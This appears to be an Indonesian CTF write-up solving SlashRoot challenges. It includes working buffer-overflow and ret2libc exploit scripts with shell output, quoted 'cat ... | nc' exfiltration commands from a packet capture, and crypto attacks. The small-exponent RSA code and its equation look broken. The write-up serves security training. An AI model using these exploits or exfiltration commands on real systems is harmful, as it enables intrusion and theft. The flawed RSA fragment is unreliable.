.rodata:08048D7C   00000029 C       -'((__)                    (__))`-
.rodata:08048DA8   0000002A C ---.___((_)     VERSUS            (_))___.---
.rodata:08048DD2   00000007 C Kertas
.rodata:08048DD9   00000005 C Batu
.rodata:08048DDE   00000008 C Gunting
.rodata:08048DEC   00000011 C Select [1/2/3]:
.rodata:08048E00   0000000B C Tidak sah!
.rodata:08048E0C   00000023 C %s ( Anda ) vs %s ( Bot ) = Seri!\n
.rodata:08048E30   00000029 C %s ( Anda ) vs %s ( Bot ) = Anda menang\n
.rodata:08048E5C   00000028 C %s ( Anda ) vs %s ( Bot ) = Anda kalah\n
.rodata:08048E84   00000028 C %s ( Anda ) vs %s ( Bot ) = Anda Kalah\n
.rodata:08048EAC   00000008 C %d. %s\n
.eh_frame:08048F3F 00000005 C ;*2$\"
```

Ada string /bin/bash dan juga /bin/date. Selain itu, ternyata ada juga fungsi system(). Mantap. Sekarang saatnya kita debug. Awalnya, kita tidak bisa debug.

```
Breakpoint 2 at 0x8048736
gdb-peda$ c
Continuing.

      _____                          _____
---'     _ \_                      _/ _   `---
        (`-`)                    ('-')
     ._ ((___)                  (___)) _.
      -'((__)                    (__))`-
---.___((_)     VERSUS            (_))___.---
[New process 10867]
process 10867 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
Warning:
Cannot insert breakpoint 2.
Cannot access memory at address 0x8048736
```

Ternyata, ketika di awal, dia langsung eksekusi /bin/date yang menyebabkan dia seperti mengeksekusi proses baru.

```
.text:080485FE                          rps_opening     proc near               ; CODE
XREF: main+9p
```

```
.text:080485FE 55                                          push    ebp
.text:080485FF 89 E5                                       mov     ebp, esp
.text:08048601 83 EC 18                                    sub     esp, 18h
.text:08048604 C7 04 24 D4 8C 04 08                        mov     dword ptr [esp], offset s
; "  _____                    _____     "...
.text:0804860B E8 60 FE FF FF                              call    _puts
.text:08048610 C7 04 24 00 8D 04 08                        mov     dword ptr [esp], offset
a____ ; "---'   _ \\_                 _/ _   `--"...
.text:08048617 E8 54 FE FF FF                              call    _puts
.text:0804861C C7 04 24 28 8D 04 08                        mov     dword ptr [esp], offset
asc_8048D28 ; "       (`-`)              ('-')       "
.text:08048623 E8 48 FE FF FF                              call    _puts
.text:08048628 C7 04 24 50 8D 04 08                        mov     dword ptr [esp], offset
a__________0 ; "    ._ ((___)            (___)) _.    "...
.text:0804862F E8 3C FE FF FF                              call    _puts
.text:08048634 C7 04 24 7C 8D 04 08                        mov     dword ptr [esp], offset
a_____0 ; "     -'((__)              (__))`-     "...
.text:0804863B E8 30 FE FF FF                              call    _puts
.text:08048640 C7 04 24 A8 8D 04 08                        mov     dword ptr [esp], offset
a_____Versus___ ; "---.___((_)    VERSUS        (_))___.--"...
.text:08048647 E8 24 FE FF FF                              call    _puts
.text:0804864C A1 60 B0 04 08                              mov     eax, ds:stdout@@GLIBC_2_0
.text:08048651 89 04 24                                    mov     [esp], eax      ; stream
.text:08048654 E8 F7 FD FF FF                              call    _fflush
.text:08048659 E8 7F FF FF FF                              call    date
.text:0804865E C9                                          leave
.text:0804865F C3                                          retn
.text:0804865F                       rps_opening           endp
```

Kita bisa patch dulu dengan BinaryNinja yaitu dengan menghilangkan system('/bin/date') (diubah menjadi NOP) lalu debug lagi. Setelah dicermati, ternyata kita butuh 140 sampah untuk mencapai eip yang mau kita arahkan.

```
gdb-peda$ x/100x $esp
0xffffcc20: 0xfd  0x8d  0x04  0x08  0x30  0xcc  0xff  0xff
0xffffcc28: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xffffcc30: 0x61  0x61  0x61  0x61  0x62  0x62  0x62  0x62
0xffffcc38: 0x63  0x63  0x63  0x63  0x64  0x64  0x64  0x64
0xffffcc40: 0x65  0x65  0x65  0x65  0x00  0x78  0xfe  0xf7
0xffffcc48: 0xd0  0xda  0xff  0xf7  0x48  0x5b  0xfd  0xf7
0xffffcc50: 0x01  0x00  0x00  0x00  0x01  0x00  0x00  0x00
0xffffcc58: 0x00  0x00  0x00  0x00  0xa8  0x6c  0xdf  0xf7
0xffffcc60: 0x01  0x00  0x00  0x00  0x8a  0x79  0xfe  0xf7
0xffffcc68: 0x6b  0xee  0xe4  0xf7  0x1f  0x00  0x00  0x00
0xffffcc70: 0x00  0xd0  0xff  0xf7  0xb0  0x82  0x04  0x08
0xffffcc78: 0xe1  0x05  0xe2  0xf7  0x00  0x30  0xfa  0x33
0xffffcc80: 0xd7  0x91  0xe5  0xf7
gdb-peda$ x/100x $ebp
0xffffccb8: 0xf8  0xcc  0xff  0xff  0x25  0x8c  0x04  0x08
0xffffccc0: 0x60  0x3d  0xfa  0xf7  0x03  0x00  0x00  0x00
0xffffccc8: 0xde  0x8d  0x04  0x08  0x82  0x8c  0x04  0x08
0xffffccd0: 0x01  0x00  0x00  0x00  0x94  0xcd  0xff  0xff
0xffffccd8: 0xd2  0x8d  0x04  0x08  0xd9  0x8d  0x04  0x08
0xffffcce0: 0xde  0x8d  0x04  0x08  0xd9  0x8d  0x04  0x08
0xffffcce8: 0x01  0x00  0x00  0x00  0x03  0x00  0x00  0x00
0xffffccf0: 0x00  0x30  0xfa  0xf7  0x00  0x30  0xfa  0xf7
0xffffccf8: 0x00  0x00  0x00  0x00  0x37  0x96  0xe0  0xf7
0xffffcd00: 0x01  0x00  0x00  0x00  0x94  0xcd  0xff  0xff
0xffffcd08: 0x9c  0xcd  0xff  0xff  0x00  0x00  0x00  0x00
0xffffcd10: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
```

```
0xffffcd18: 0x00   0x30   0xfa   0xf7
gdb-peda$
```

Idenya, kita arahkan ke system() dengan menggunakan string /bin/bash yang sudah kita temukan dalam binary.

```
#!/usr/bin/python3

from pwn import *

a = remote('103.200.7.150', '6666')
print a.recvuntil('Select [1/2/3]:')

p = 'a'*140
p += p32(0x08048480) # alamat system
p += 'aaaa'
p += p32(0x08048CC0) # alamat /bin/bash

a.sendline(p)
a.interactive()
```

Coba dijalankan.

```
$ python rps.py
[+] Opening connection to 103.200.7.150 on port 6666: Done
    _____                        _____
---'    _ \_                    _/  _  `---
       (`-`)                  ('-')
    ._ ((___)                (___)) _.
     -'((__)                  (__))`-
---.___((_)     VERSUS         (_))___.---
Sun Jul 23 03:26:35 UTC 2017
1. Kertas
2. Batu
3. Gunting
Select [1/2/3]:
[*] Switching to interactive mode
 Tidak sah!
$ id
/bin/bash: line 1: id: command not found
$ who
/bin/bash: line 2: who: command not found
$ ls
RPS
bin
dev
flag.txt
lib
lib32
lib64
```

```
$ cat flag.txt
SlashRootCTF{exploit_the_RPS_for_phun!}
$
[*] Closed connection to 103.200.7.150 port 6666
```

Mrs. Morticia (200 pts)

Mrs. Morticia selain tukang ramal, juga seorang programmer. Ia membuat aplikasi yang dimana semuanya dapat mencoba ramalannya. Ayo coba ramalan akurat madam !

Connect to: nc 103.200.7.150 8888
Solusi :

Diberikan sebuah binary 32 bit yang harus kita exploit.

```
$ gdb -q morticia
Reading symbols from morticia...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

Terdapat NX enabled. Ini berarti kita tidak bisa mengeksekusi shellcode di stack. Selain itu, ketika dicari di dalam binary, tidak ada system('/bin/sh') yang dapat dimanfaatkan. Binary tersebut dynamic, sehingga cara yang terpikirkan adalah dengan teknik ret-2-libc. Kita harus mencari offset libc yang digunakan sehingga dapat memanggil system('/bin/sh').
Ide yang akan dilaksanakan:

1. Cari alamat got dari salah satu fungsi yang ada di binary, misal printf.
2. Cari versi libc yang digunakan, lalu cari offset yang dibutuhkan. (system dan /bin/sh).
3. Arahkan program untuk kembali ke awal, agar alamat tetap sama selama program dijalankan.
4. Kirimkan payload untuk memanggil system("/bin/sh").

Pertama, kita perlu mencari offset sehingga didapatkan alamat eip. Setelah dicoba, ternyata dibutuhkan 268 karakter sebelum akhirnya mengenai eip. Kita coba arahkan ke PLT puts untuk mencetak alamat printf.

```
┌─[zenith|apple ~/CTF/Competition/Slashroot/Final/pwnable]
└─$ objdump -d morticia | grep puts
08048430 <puts@plt>:
 804859a:   e8 91 fe ff ff          call   8048430 <puts@plt>
 80485a6:   e8 85 fe ff ff          call   8048430 <puts@plt>
 80485b2:   e8 79 fe ff ff          call   8048430 <puts@plt>
 80485be:   e8 6d fe ff ff          call   8048430 <puts@plt>
 80485ca:   e8 61 fe ff ff          call   8048430 <puts@plt>
```

```
 80485d6:    e8 55 fe ff ff          call   8048430 <puts@plt>
 80485e2:    e8 49 fe ff ff          call   8048430 <puts@plt>
 804867c:    e8 af fd ff ff          call   8048430 <puts@plt>
┌─[zenith|apple ~/CTF/Competition/Slashroot/Final/pwnable]
└─$ objdump -R morticia | grep printf
0804a010 R_386_JUMP_SLOT   printf@GLIBC_2.0
```

Mari kita cari alamatnya di sana.

```
#!/usr/bin/python

from pwn import *
import socket

a = remote('103.200.7.150', '8888')
print a.recvuntil('nama kamu:')

p = 'a'*268
p += p32(0x08048430) #plt puts
p += p32(0x080486c2) #main -> biar balik lagi
p += p32(0x0804a010) #got printf

a.sendline(p)
print a.recvuntil("'kejutan!'")
print a.recv()
hasil = a.recvuntil('nama kamu:')
print hasil
printf_addr = u32(hasil.split('\n')[0][0:4])
print printf_addr
```

Didapatkan 4150713808 atau dalam hex menjadi 0xf766ddd0. Jika kita cari dengan libc-database, didapatkan

```
$ ./find printf 0xf766ddd0
archive-eglibc (id libc6-i386_2.11.1-0ubuntu7.21_amd64)
ubuntu-trusty-amd64-libc6-i386 (id libc6-i386_2.19-0ubuntu6.13_amd64)
ubuntu-trusty-amd64-libc6-i386 (id libc6-i386_2.19-0ubuntu6.9_amd64)
```

Ternyata ada 3 entri libc yang cocok. Setelah dicoba-coba, ternyata yang kedua yang cocok. Oleh karena itu, mari kita cari offset selengkapnya.

```
┌─[zenith|apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64
offset___libc_start_main_ret = 0x19ad3
offset_system = 0x0003fe70
offset_dup2 = 0x000dc620
```

```
offset_read = 0x000dbce0
offset_write = 0x000dbd60
offset_str_bin_sh = 0x15ff0c
┌─[zenith|apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64 printf
offset_printf = 0x0004cdd0
┌─[zenith|apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64 exit
offset_exit = 0x00032f50
```

Sekarang kita telah dapat masing-masing offsetnya. Mari kita susun payloadnya secara lengkap untuk mendapatkan shellnya. Karena program akan kembali ke awal, maka junknya sama yang akan kita masukkan. Selain itu juga, dikarenakan kode yang kami buat menerima inputan sampai muncul tulisan tertentu yang digenerate secara random oleh binary tersebut, maka perlu dijalankan beberapa kali kode yang dibuat tersebut. Berikut kodenya.

```
#!/usr/bin/python

from pwn import *
import socket

a = remote('103.200.7.150', '8888')
print a.recvuntil('nama kamu:')

p = 'a'*268
p += p32(0x08048430) #plt puts
p += p32(0x080486c2) #main -> biar balik lagi
p += p32(0x0804a010) #got printf

a.sendline(p)
print a.recvuntil("'kejutan!'")
print a.recv()
hasil = a.recvuntil('nama kamu:')
print hasil
printf_addr = u32(hasil.split('\n')[0][0:4])
print printf_addr

offset___libc_start_main_ret = 0x19ad3
offset_system = 0x0003fe70
offset_dup2 = 0x000dc620
offset_read = 0x000dbce0
offset_write = 0x000dbd60
offset_str_bin_sh = 0x15ff0c
offset_printf = 0x0004cdd0
offset_exit = 0x00032f50
```

```
system_addr = printf_addr - offset_printf + offset_system
print hex(system_addr)
binsh_addr =  printf_addr - offset_printf + offset_str_bin_sh
print hex(binsh_addr)
exit_addr = printf_addr - offset_printf + offset_exit

p = 'a'*268
p += p32(system_addr)
p += p32(exit_addr)
p += p32(binsh_addr)

a.sendline(p)
a.interactive()
```

Ayo kita jalankan dengan semangat.

```
$ python morti.py
[+] Opening connection to 103.200.7.150 on port 8888: Done
___  ___              ___  ___            _   _      _
|  \/  |              |  \/  |           | | (_)    (_)
| .  . |_ __ ___     | .  . | ___  _ __| |_ _  ___ _  __ _
| |\/| | '__/ __|    | |\/| |/ _ \| '__| __| |/ __| |/ _` |
| |  | | |  \__ \_   | |  | | (_) | |  | |_| | (__| | (_| |
\_|  |_/_|  |___(_) \_|  |_/\___/|_|   \__|_|\___|_|\__,_|
                  - Si Tukang Ramal -
[-] Masukan nama kamu:
 \x00[?] Halo, aku adalah Mrs. Morticia sang peramal ...
[!] Wow, hari ini kamu akan mendapat: 'kejutan!'


��^��?`�@�d��]`�F�\xa0F]���[�`�g H]�
___  ___              ___  ___            _   _      _
|  \/  |              |  \/  |           | | (_)    (_)
| .  . |_ __ ___     | .  . | ___  _ __| |_ _  ___ _  __ _
| |\/| | '__/ __|    | |\/| |/ _ \| '__| __| |/ __| |/ _` |
| |  | | |  \__ \_   | |  | | (_) | |  | |_| | (__| | (_| |
\_|  |_/_|  |___(_) \_|  |_/\___/|_|   \__|_|\___|_|\__,_|
                  - Si Tukang Ramal -
[-] Masukan nama kamu:
4150189520
0xf75e0e70
0xf7700f0c
[*] Switching to interactive mode
 \x00[?] Halo, aku adalah Mrs. Morticia sang peramal ...
[!] Wow, hari ini kamu akan mendapat: 'kejutan!'
$ ls
bin
dev
flag.txt
lib
lib32
lib64
```

```
morticia
$ cat flag.txt
SlashRootCTF{have_a_nice_day_madam!}
```

Forensic

U-Key (50 pts)

Someone was typing the flag, can you figure it out ?

format flag di challenge ini adalah lowercase dan dengan prefix : **slaashrootctf{...}**

Solusi:
Diberikan sebuah file tcpdump capture file , di hint dikatakan seseorang sedang mengetik flag, berarti dapat disimpulkan bahwa pembuat soal menangkap setiap klik keyboard ketika mengetik flag.
Setelah mencari-cari di internet untuk teknik mengolah file tcpdump, kami lalu meng-export data dengan menggunakan tshark, lalu kami dapatkan strings hexadecimal yang unik dari kolom ke tiga dari kiri, berbeda disetiap barisnya. Sebelumnya kami pernah membaca writeup ctf yang soalnya mirip seperti soal ini, setiap string hexa mempunyai makna keystroke keyboard.

54 Universal Serial Bus HID Usage Tables

Usage ID (Dec)	Usage ID (Hex)	Usage Name
21	15	Keyboard r and R
22	16	Keyboard s and S[4]
23	17	Keyboard t and T
24	18	Keyboard u and U
25	19	Keyboard v and V
26	1A	Keyboard w and W[4]
27	1B	Keyboard x and X[4]
28	1C	Keyboard y and Y[4]
29	1D	Keyboard z and Z[4]
30	1E	Keyboard 1 and ![4]
31	1F	Keyboard 2 and @[4]
32	20	Keyboard 3 and #[4]
33	21	Keyboard 4 and $[4]
34	22	Keyboard 5 and %[4]
35	23	Keyboard 6 and ^[4]
36	24	Keyboard 7 and &[4]
37	25	Keyboard 8 and *[4]
38	26	Keyboard 9 and ([4]
39	27	Keyboard 0 and)[4]
40	28	Keyboard Return (ENTER)[5]
41	29	Keyboard ESCAPE
42	2A	Keyboard DELETE (Backspace)[13]
43	2B	Keyboard Tab
44	2C	Keyboard Spacebar

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ tshark -r U-Key.pcap -T fields -e usb.capdata > data.txt
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ head -n 10 data.txt
```

```
00:00:0f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:12:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:10:00:00:00:00:00
00:00:00:00:00:00:00:00
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ cat data.txt | awk -F  ":" '{print $3}' > hasil
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ cat hasil | head -n 20
0f //l
00 //
12 //o
00 //
15 //r
00 //
08 //e
00 //
10 //m
00 //
2c //i
00 //
0c //p
00 //
13 //s
00 //
16 //u
00 //
18 //m
00 //
```

Buat mapping kode hexa tombol dan karakternya:

```
mappings = {
        0x04:"a",
        0x05:"b",
        0x06:"c",
        0x07:"d",
        0x08:"e",
        0x09:"f",
        0x0A:"g",
        0x0B:"h",
        0x0C:"i",
        0x0D:"j",
        0x0E:"k",
        0x0F:"l",
        0x10:"m",
        0x11:"n",
        0x12:"o",
        0x13:"p",
        0x14:"q",
```

```
        0x15:"r",
        0x16:"s",
        0x17:"t",
        0x18:"u",
        0x19:"v",
        0x1A:"w",
        0x1B:"x",
        0x1C:"y",
        0x1D:"z",
        0x1E:"1",
        0x1F:"2",
        0x20:"3",
        0x21:"4",
        0x22:"5",
        0x23:"6",
        0x24:"7",
        0x25:"8",
        0x26:"9",
        0x27:"0",
        0x28:"\n",
        0x2C:" ",
        0x2D:"-",
        0x2E:"=",
        0x2F:"[",
        0x30:"]"
        }
```

Buat python script sederhana lalu didapatkan

Output :

lorem ipsum dolor sit amet ini adalah flagnya slaashrootctf[k3yb0ard-sn1ff3r]

Flag : **slaashrootctf{k3yb0ard-sn1ff3r}**

Bang Fajri Need Help (150 pts)

Sever bang fajri kena hack nih, kebetulan dia selalu melakukan packet capture pada trafic di servenya,
bantu bang fajri menganalisa dan dapatkan flagnya !

Solusi:
Diberikan sebuah file tcpdump capture file.
Kami analisa menggunakan command strings. Ditemukan beberapa hal yang menarik:

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
```

```
└─$ strings Help.pcap
…
…
…

openssl aes-256-ecb -a -salt -in .credential.txt -out
.credential.txt.enc
…
…
…

cat .credential.txt.enc | nc 192.168.56.1 1337
U2FsdGVkX18plX+PFmWdTfuy5Eis67g6ME9964gtNgfGh1t/atCLuat3PCIZz1O0
Ukc38orEfHuRKtNdwl1B8QsVDtACNctaGfDPXbdC8zfhBqzzh4LWbvbjC3dJmKDG
UMsSHNyCVnNZeMPH2FPNsUv5APDvUBEvKVkEqxPtMx4=
rYE
(y\#

…
…
…

cat .pass.txt | nc 192.168.56.1 1337
fJ]C
)!7# P
4^.@
cat .pass.txt
fJ_C
czRwMTlpbGEK
```

Kami menemukan suatu command yang sepertinya digunakan untuk melakukan encrypt pada file:

```
openssl aes-256-ecb -a -salt -in .credential.txt -out .credential.txt.enc
```

Setelah melihat pelan-pelan, kami dapatkan ada 2 buah file yang isinya string base64 dan ada di data PCAP tersebut:

- .credential.txt.enc
- .pass.txt

```
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .credential.txt.enc
U2FsdGVkX18plX+PFmWdTfuy5Eis67g6ME9
964gtNgfGh1t/atCLuat3PCIZz1O0
Ukc38orEfHuRKtNdwl1B8QsVDtACNctaGfD
PXbdC8zfhBqzzh4LWbvbjC3dJmKDG
UMsSHNyCVnNZeMPH2FPNsUv5APDvUBEvKVk
EqxPtMx4=
```

```
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .pass.txt
czRwMTlpbGEK
┌─[hanugra|ubantu-hacker
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .pass.txt| base64 -d
s4p19ila
```

Lalu langsung saja kami lakukan decrypt dengan openssl dengan password: `s4p19ila`

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ openssl enc -d -base64 -aes-256-ecb -in .credential.txt.enc
enter aes-256-ecb decryption password:
VPS Credential
- username = user
- password = y0usHaln0tpass

Flag = SlashRootCTF{g00d_j0b_br0ther}
```

FLAG : `SlashRootCTF{g00d_j0b_br0ther}`

Cryptography

AES (100 pts)

Pertama kita diberi sebuah file python yang digunakan untuk encrypt dan sebuah flag ciphertextnya. Kami buat fungsi untuk dekripsinya dan program tersebut akan digunakan untuk mendekrip file ‘flag.enc’

```
import random
from string import printable as char
from os.path import getmtime as time # ctime -> mtime2017-07-07
06:07:07.265996800 +0700
from Crypto.Cipher import AES

PAD = '\x00'
SIZE = 16
MODE = AES.MODE_CBC

def getRandom(N):
    return ''.join(random.choice(char) for a in range(N))
```

```
def generate(file):
    random.seed(int(time(file)))
    key = getRandom(SIZE)
    iv = getRandom(SIZE)
    print 'KEY\t:', key.encode('hex')
    print 'IV\t:', iv.encode('hex')

    return key, iv

def addPadding(data):
    padsize = SIZE - len(data) % SIZE
    padding = data + PAD * padsize

    return padding

def encrypt(file):
    with open(file, 'rb') as bin:
        data = addPadding(bin.read())

    key, iv = generate(file)
    aes = AES.new(key, MODE, iv)
    enc = aes.encrypt(data)

    with open(file + '.enc', 'wb') as bin:
        bin.write(enc)

def decrypt(file): # fungsi dekripsi
    with open(file, 'rb') as bin:
        data = addPadding(bin.read())

    key, iv = generate(file)
    aes = AES.new(key, MODE, iv)
    dec = aes.decrypt(data)

    with open('decrypted', 'wb') as bin:
        bin.write(dec)

def main():
    decrypt('flag.enc') # dekrip file

if __name__ == '__main__':
```

```
    main()
```

Terlihat bahwa seed random diambil dari ctime (change time) dari file yang akan dienkripsi.

```
from os.path import getctime as time
```

Karena memanipulasi mtime lebih mudah dibanding ctime maka kami ganti menjadi

```
from os.path import getmtime as time
```

Lalu kami ganti mtime (modified time) dari flag.enc dengan touch.

```
$ touch -d "2017-07-07 07:07:07.265996800 +0800" flag.enc

$ stat flag.enc
  File: 'flag.enc'
  Size: 9696          Blocks: 24         IO Block: 4096   regular
file
Device: 801h/2049d    Inode: 10894185    Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/    hrdn)   Gid: ( 1000/
hrdn)
Access: 2017-07-07 06:07:07.265996800 +0700
Modify: 2017-07-07 06:07:07.265996800 +0700
Change: 2017-07-24 11:14:39.256565823 +0700
 Birth: -
```

Modified timenya sudah berubah. Lalu kita jalankan program python untuk mendekripsi file tersebut.

```
$ python cbc.py
KEY   : 6b737128373b79414b493733237d325f
IV    : 4e6c6723614343520a4f7a4c2e377976

$ file decrypted
decrypted: python 2.7 byte-compiled
```

Didapatkan sebuah python byte-compiled, program python tersebut kami jalankan. Dapat flag tapi ternyata baru separuh.

```
$ python decrypted
```

```
Good JOB \o/
FLAG = flag1 + flag2
flag1: SlashRootCTF{54MP41_7UmP4_
Extracting flag2…

$ unzip flag2.zip
Archive:  flag2.zip
  inflating: ecb.py
  inflating: flag2.bmp.enc
```

Didapatkan juga sebuah file zip yang berisi program python dan file bmp yang terenkripsi. Sepertinya problem ini dapat diselesaikan dengan artikelnya [mas doegox](). Kesalahan yang ada pada pengimplementasian ini yaitu penggunakan ECB untuk mengenkripsi image per pixel sehingga pola susunan pixel pada gambar dapat masih terlihat. Kami jalankan programnya dengan pixelwidth = 8

```
$ ./ElectronicColoringBook.py flag2.bmp.enc -p 8
```

Walapun flag sudah terlihat namun hasilnya kurang indah maka kami turunkan pixelwidth-nya menjadi 4 dan ternyata lumayan pas.

```
$ ./ElectronicColoringBook.py flag2.bmp.enc -p 4
```

Gabungkan flag1 dan flag2:
Flag: `SlashRootCTF{54MP41_7UmP4_k3121p70_K31451K}`

rsa (150 pts)

Diberikan sebuah public.key dan flag.enc. Lalu kami lihat besar modulus dan exponennya.

```
$ openssl rsa -noout -text -inform PEM -in public.key -pubin
Public-Key: (4096 bit)
Modulus:
    00:ee:24:51:4f:82:e5:90:85:ed:81:67:87:9d:f8:
    b1:93:31:ee:c5:45:9f:d7:0b:e7:bf:bf:80:71:ce:
    37:15:ba:53:0f:d3:95:ec:60:87:47:2b:cb:d4:e4:
    c0:09:c5:0c:14:26:d4:19:ea:51:62:a7:37:c7:e9:
    6d:3d:b8:fd:b3:2e:6d:fc:01:3f:b8:9d:28:14:f9:
    4f:fd:4e:bb:20:4b:5b:e9:bd:e1:99:47:0e:31:5d:
    d1:d5:97:6a:67:35:b7:9e:1f:e7:a9:66:f1:db:28:
    08:8a:ed:52:d9:29:2c:74:a7:22:48:a8:61:63:e9:
    15:33:44:e6:10:a8:d5:50:b4:b1:86:ab:26:9d:28:
    76:97:42:57:67:c4:00:ce:9a:0e:95:4b:1f:14:41:
    0c:fb:57:59:c8:46:0e:f1:ed:70:73:12:e6:db:77:
    25:ec:99:6e:37:0b:d7:ef:5e:ed:ec:6e:07:7b:d5:
    a7:67:af:24:f6:ea:4e:41:7b:14:ee:3f:a2:6e:7b:
    ad:1b:fc:0e:43:6c:57:a6:6c:29:d6:bb:ef:a5:e0:
    74:49:ee:f4:1b:4f:96:d1:b8:08:68:b5:03:8c:9b:
    21:a5:2d:b1:ce:f6:56:71:4f:f4:f8:6b:09:1a:11:
    b5:a0:1f:6e:e1:94:36:15:75:c4:05:ba:97:bc:07:
    2c:fb:a1:1b:58:f2:f6:61:cb:84:c1:b1:10:ee:03:
    24:0e:82:1d:8e:62:56:eb:b7:6c:0c:36:fc:1a:91:
    0e:4f:31:be:d7:6d:71:1d:78:12:48:ad:7f:b6:f1:
    02:e2:20:14:19:74:5f:75:71:26:16:7b:07:45:e7:
    98:12:56:dc:66:49:11:7d:a3:b4:a0:79:07:de:70:
    3d:fe:3f:bf:e8:a6:e9:fd:5d:d2:e5:ec:9e:82:98:
    e5:e5:53:b0:8b:ce:62:b8:70:67:2c:8a:3f:aa:c6:
    e7:7f:6e:ff:29:29:2f:68:4a:19:94:ef:8c:75:7c:
    84:83:9f:7e:78:17:84:d5:97:af:48:84:ec:64:c0:
    19:74:5f:3b:ac:a6:8c:08:f5:1b:d9:20:df:1f:bf:
```

```
    a8:8c:8a:43:4c:26:5a:51:05:a2:56:d2:6a:08:58:
    c6:bd:fe:d0:5f:9e:7c:1b:5f:38:53:72:51:d2:f4:
    c0:b3:67:d7:10:26:fe:3b:65:35:ef:fc:6f:44:9a:
    7d:7c:c2:07:4a:9f:7d:c1:31:44:0a:41:20:9a:1c:
    15:94:7a:b9:4b:8b:eb:75:15:e0:3f:1e:3e:ea:be:
    7e:2a:05:fd:a5:05:32:5d:32:a6:69:b8:e6:b9:59:
    af:7c:4e:3d:cd:c3:d5:16:28:84:23:56:9c:dc:76:
    c9:f6:9f
Exponent: 3 (0x3)
```

Setelah riset dengan keyword ‘small exponent rsa attack’ ternyata kita bisa mendekripsi RSA jika nilai exponennya kecil dan tidak dipadding dengan benar mirip soal [PlaidCTF 2012 - RSA 200]

$$c^3 (mod N)^3 = c + k * N$$

Dengan persamaan tersebut akan kita coba untuk melakukan bruteforce terhadapkan hingga memenuhi persamaan tersebut. Ekstrak modulus dengan perintah

```
$ openssl rsa -noout -text -inform PEM -in public.key -pubin |
sed -e s/://g | tr -d ' '
Public-Key(4096bit)
Modulus
00ee24514f82e59085ed8167879df8
b19331eec5459fd70be7bfbf8071ce
3715ba530fd395ec6087472bcbd4e4
c009c50c1426d419ea5162a737c7e9
6d3db8fdb32e6dfc013fb89d2814f9
4ffd4ebb204b5be9bde199470e315d
d1d5976a6735b79e1fe7a966f1db28
088aed52d9292c74a72248a86163e9
153344e610a8d550b4b186ab269d28
7697425767c400ce9a0e954b1f1441
0cfb5759c8460ef1ed707312e6db77
25ec996e370bd7ef5eedec6e077bd5
a767af24f6ea4e417b14ee3fa26e7b
ad1bfc0e436c57a66c29d6bbefa5e0
7449eef41b4f96d1b80868b5038c9b
21a52db1cef656714ff4f86b091a11
b5a01f6ee194361575c405ba97bc07
2cfba11b58f2f661cb84c1b110ee03
240e821d8e6256ebb76c0c36fc1a91
0e4f31bed76d711d781248ad7fb6f1
02e2201419745f757126167b0745e7
981256dc6649117da3b4a07907de70
3dfe3fbfe8a6e9fd5dd2e5ec9e8298
e5e553b08bce62b870672c8a3faac6
e77f6eff29292f684a1994ef8c757c
84839f7e781784d597af4884ec64c0
19745f3baca68c08f51bd920df1fbf
```

```
a88c8a434c265a5105a256d26a0858
c6bdfed05f9e7c1b5f38537251d2f4
c0b367d71026fe3b6535effc6f449a
7d7cc2074a9f7dc131440a41209a1c
15947ab94b8beb7515e03f1e3eeabe
7e2a05fda505325d32a669b8e6b959
af7c4e3dcdc3d516288423569cdc76
c9f69f
Exponent3(0x3)
```

Assign nilai modulus di program python kita.

```
from gmpy import root
from libnum import *

N =
long('00ee24514f82e59085ed8167879df8b19331eec5459fd70be7bfbf8071ce3715ba530f
d395ec6087472bcbd4e4c009c50c1426d419ea5162a737c7e96d3db8fdb32e6dfc013fb89d
2814f94ffd4ebb204b5be9bde199470e315dd1d5976a6735b79e1fe7a966f1db28088aed52
d9292c74a72248a86163e9153344e610a8d550b4b186ab269d287697425767c400ce9a0e
954b1f14410cfb5759c8460ef1ed707312e6db7725ec996e370bd7ef5eedec6e077bd5a767
af24f6ea4e417b14ee3fa26e7bad1bfc0e436c57a66c29d6bbefa5e07449eef41b4f96d1b80
868b5038c9b21a52db1cef656714ff4f86b091a11b5a01f6ee194361575c405ba97bc072cfb
a11b58f2f661cb84c1b110ee03240e821d8e6256ebb76c0c36fc1a910e4f31bed76d711d78
1248ad7fb6f102e2201419745f757126167b0745e7981256dc6649117da3b4a07907de703
dfe3fbfe8a6e9fd5dd2e5ec9e8298e5e553b08bce62b870672c8a3faac6e77f6eff29292f684
a1994ef8c757c84839f7e781784d597af4884ec64c019745f3baca68c08f51bd920df1fbfa88
c8a434c265a5105a256d26a0858c6bdfed05f9e7c1b5f38537251d2f4c0b367d71026fe3b65
35effc6f449a7d7cc2074a9f7dc131440a41209a1c15947ab94b8beb7515e03f1e3eeabe7e2
a05fda505325d32a669b8e6b959af7c4e3dcdc3d516288423569cdc76c9f69f', 16)
tmp = s2n(open("flag.enc").read().rstrip())

c = tmp
while True:
    m = root(c, 3)[0]
    if pow(m, 3, N) == tmp:
        print "SOLVED!"
        print n2s(m)
        break
